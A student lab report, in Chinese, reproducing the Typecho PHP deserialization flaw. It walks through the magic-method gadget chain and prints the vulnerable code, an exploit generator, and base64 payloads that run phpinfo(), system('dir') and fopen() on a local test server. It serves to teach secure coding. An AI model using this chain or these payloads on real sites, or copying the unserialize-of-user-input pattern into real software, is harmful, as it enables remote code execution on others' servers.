《软件安全》实验报告

姓名：许洋　学号：2313721 班级：1070

实验名称：

复现反序列化漏洞

实验要求：

复现12.2.3中的反序列化漏洞，并执行其他的系统命令。

实验过程：

反序列化原理

1. 漏洞入口点，获取反序列化对象

PHP通过 `string serialize ( mixed $value)` 和 `mixed unserialize ( string $str )` 两个函数实现序列化和反序列化。

函数 `unserialize()` 的参数可控，是漏洞的入口点。

因此，我们通过`$_GET['__typecho_config']` 从用户处获取了反序列化的对象。

```
$config = unserialize(base64_decode($_GET['__typecho_config']));
```

2. 实例化类 Typecho_Db

以通过反序列化得到的 `$config` 为参数，实例化 `Typecho_Db` 类。

```
$db = new Typecho_Db($config['adapter']);
```

__construct：

具有构造函数的类会在每次创建新对象时先调用方法：`void __construct ([ mixed $args [, $... ]])`。在 `Typecho_Db` 类的构造函数中，进行了字符串拼接的操作：

```
class Typecho_Db{
    public function __construct($adapterName){
        $adapterName = 'Typecho_Db_Adapter_' . $adapterName;
    }
}
```

__toString()

__toString( ) 方法用于一个类被当成字符串时应怎样回应。由于在 PHP 魔术方法中，如果一个类被当做字符串处理，那么类中的 `__toString()` 方法将会被调用，而类 `Typecho_Feed` 中存在 `__toString()` 方法：

```
class Typecho_Feed{
    private $item;
    public function __toString(){
        $this->item['author']->screenName;
    }
}
```

__get()

类 `Typecho_Feed` 的 `__toString()` 方法会访问类中私有变量 `$item['author']` 中的 `screenName`。如果 `$item['author']` 是一个对象，并且该对象没有 `screenName` 属性，那么这个对象中的 `__get()` 方法将会被调用，在 `Typecho_Request` 类中，定义了__get()方法：

```
class Typecho_Request{

    private $_params = array();
    private $_filter = array();

    public function __get($key)
    {
        return $this->get($key);
    }
```

```
    public function get($key, $default = NULL)
    {
        switch (true) {
            case isset($this->_params[$key]):
                $value = $this->_params[$key];
                break;
            default:
            $value = $default;
            break;
    }
    $value = !is_array($value) && strlen($value) > 0 ? $value :
$default;
    return $this->_applyFilter($value);
    }

    private function _applyFilter($value)
    {
        if ($this->_filter) {
            foreach ($this->_filter as $filter) {
                $value = is_array($value) ? array_map($filter,
$value) :
                call_user_func($filter, $value);
            }

            $this->_filter = array();
        }

        return $value;
    }
}
```

_applyFilter()

类 `Typecho_Request` 中的 `__get()` 方法调用了 `get()`，`get()` 中调用了 `_applyFilter()` 方法，在 `_applyFilter()` 中，使用了 PHP 的 `call_user_function()` 函数：

call_user_function()

第一个参数：被调用的函数（这里是 `$filter` ）；第二个参数：被调用的函数的参数（这里是 `$value` ）。这两个参数都是我们可以控制的，因此可以用来执行任意系统命令

```
private function _applyFilter($value)
    {
        if ($this->_filter) {
            foreach ($this->_filter as $filter) {
                $value = is_array($value) ? array_map($filter,
$value) :
                call_user_func($filter, $value);
            }

            $this->_filter = array();
        }
        return $value;
    }
```

完整代码

```
/*typecho.php*/
<?php
class Typecho_Db{
    public function __construct($adapterName){
        $adapterName = 'Typecho_Db_Adapter_' . $adapterName;
    }
}

class Typecho_Feed{
    private $item;
    public function __toString(){
        $this->item['author']->screenName;
    }
}

class Typecho_Request{

    private $_params = array();
    private $_filter = array();

    public function __get($key)
    {
```

```
        return $this->get($key);
    }

    public function get($key, $default = NULL)
    {
        switch (true) {
            case isset($this->_params[$key]):
                $value = $this->_params[$key];
                break;
            default:
            $value = $default;
            break;
    }
    $value = !is_array($value) && strlen($value) > 0 ? $value :
$default;
    return $this->_applyFilter($value);
    }

    private function _applyFilter($value)
    {
        if ($this->_filter) {
            foreach ($this->_filter as $filter) {
                $value = is_array($value) ? array_map($filter,
$value) :
                call_user_func($filter, $value);
            }

            $this->_filter = array();
        }

        return $value;
    }
}
$config = unserialize(base64_decode($_GET['__typecho_config']));
$db = new Typecho_Db($config['adapter']);
?>
```

反序列化利用链的应用

下面我们构造对反序列化应用链的利用代码：

```
/*exp.php*/
<?php
class Typecho_Feed
{
    private $item;

    public function __construct(){
        $this->item = array(
            'author' => new Typecho_Request(),
        );
    }
}
class Typecho_Request
{
    private $_params = array();
    private $_filter = array();
    public function __construct(){
        $this->_params['screenName'] = 'phpinfo()';
        $this->_filter[0] = 'assert';
    }
}
$exp = array(
 'adapter' => new Typecho_Feed()
);
echo base64_encode(serialize($exp));
?>
```

1.实例化类对象

生成对象 `$exp`，且其 '***adapter***' 参数会实例化 `Typecho_Feed` 类，'adapter'与typecho.php获取反序列化对象处相呼应

```
$db = new Typecho_Db($config['adapter']);
```

`Typecho_Feed` 类的构造函数中，又实例化 `Typecho_Request` 类对象；在 `Typecho_Request` 对象中，传入我们想执行的函数和参数。

函数：使用 PHP 的 `assert()` 函数，如果该函数的参数是字符串，那么该字符串会被 `assert()` 当做 PHP 代码执行

参数：字符串 'phpinfo()'，会被当做 PHP 代码执行

2.序列化及应用执行


调用 `serialize($exp)` 对 `$exp` 序列化，访问exp.php 便可以获得payload，通过 get 请求的方式传递给 typecho.php 后，phpinfo() 成功执行。

3.执行结果：

（1）phpinfo()

应用上面所示的方法，将参数设为phpinfo()：

首先，我们在浏览器中访问`http://127.0.0.1/exe.php` 获得 payload：




将payload复制下来

```
YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzO
```

jk6InBocGluZm8oKSI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19

然后通过 get请求的方式传递给 typecho.php 后，phpinfo()成功执行：




（2）执行其他系统函数

将 `phpinfo()` 替换为 `system(\'dir\')`： 得到如下代码

YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjEzOiJzeXN0ZW0oJ2RpcicpIjt9czoyNDoiAFR5cGVjaG9fUmVxdWVzdABfZmlsdGVyIjthOjE6


e2k6MDtzOjY6ImFzc2VydCI7fX19fX0=，继续重复上述操作得到



因为系统没有将c盘给予访问权限，所以没有读取到，我们尝试其他的函数。

将 phpinfo() 替换为 fopen(\'newfile.txt\', \'w\')：得到如下代码

YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjI1OiJmb3BlbignbmV3ZmlsZS50eHQnLCAndycpIjt9czoyNDoiAFR5cGVjaG9fUmVxdWVzdABfZmlsdGVyIjthOjE6e2k6MDtzOjY6ImFzc2VydCI7fX19fX0=，继续重复上述操作得到



可以看到，成功执行了系统函数，创建了新的文件。

在用第二个函数过程中我们也进行了修改，对typecho.php文件中的`Typecho_Feed`类做了一定的修改，确保`__toString()`方法能够返回一个字符串。修改后如下：

```
class Typecho_Feed {
    private $item;

    public function __toString() {
        if (isset($this->item['author']) && isset($this-
>item['author']->screenName)) {
            return $this->item['author']->screenName;
        } else {
            return '';
        }
    }
}
```

心得体会：

通过本次实验，我深刻认识到反序列化漏洞的严重性及安全编码的重要性：

漏洞本质：反序列化本质是"对象注入"，当用户输入直接传递给`unserialize()`时，攻击者可通过精心构造的对象链触发危险操作（如`assert()`执行系统命令）。

魔术方法风险：PHP的魔术方法（`__construct`、`__toString`等）在反序列化中成为攻击跳板，开发中应避免在其中实现敏感逻辑。

实验中也遇到了挑战，在尝试执行 `system('dir')` 时，由于单引号未正确转义，导致字符串解析失败。修正为 `system(\'dir\')` 或使用双引号包裹命令（如 `"system('dir')"`），确保参数格式合法。

此次实验让我意识到，安全并非一蹴而就，而是需要在代码的每一处细节中持续践行。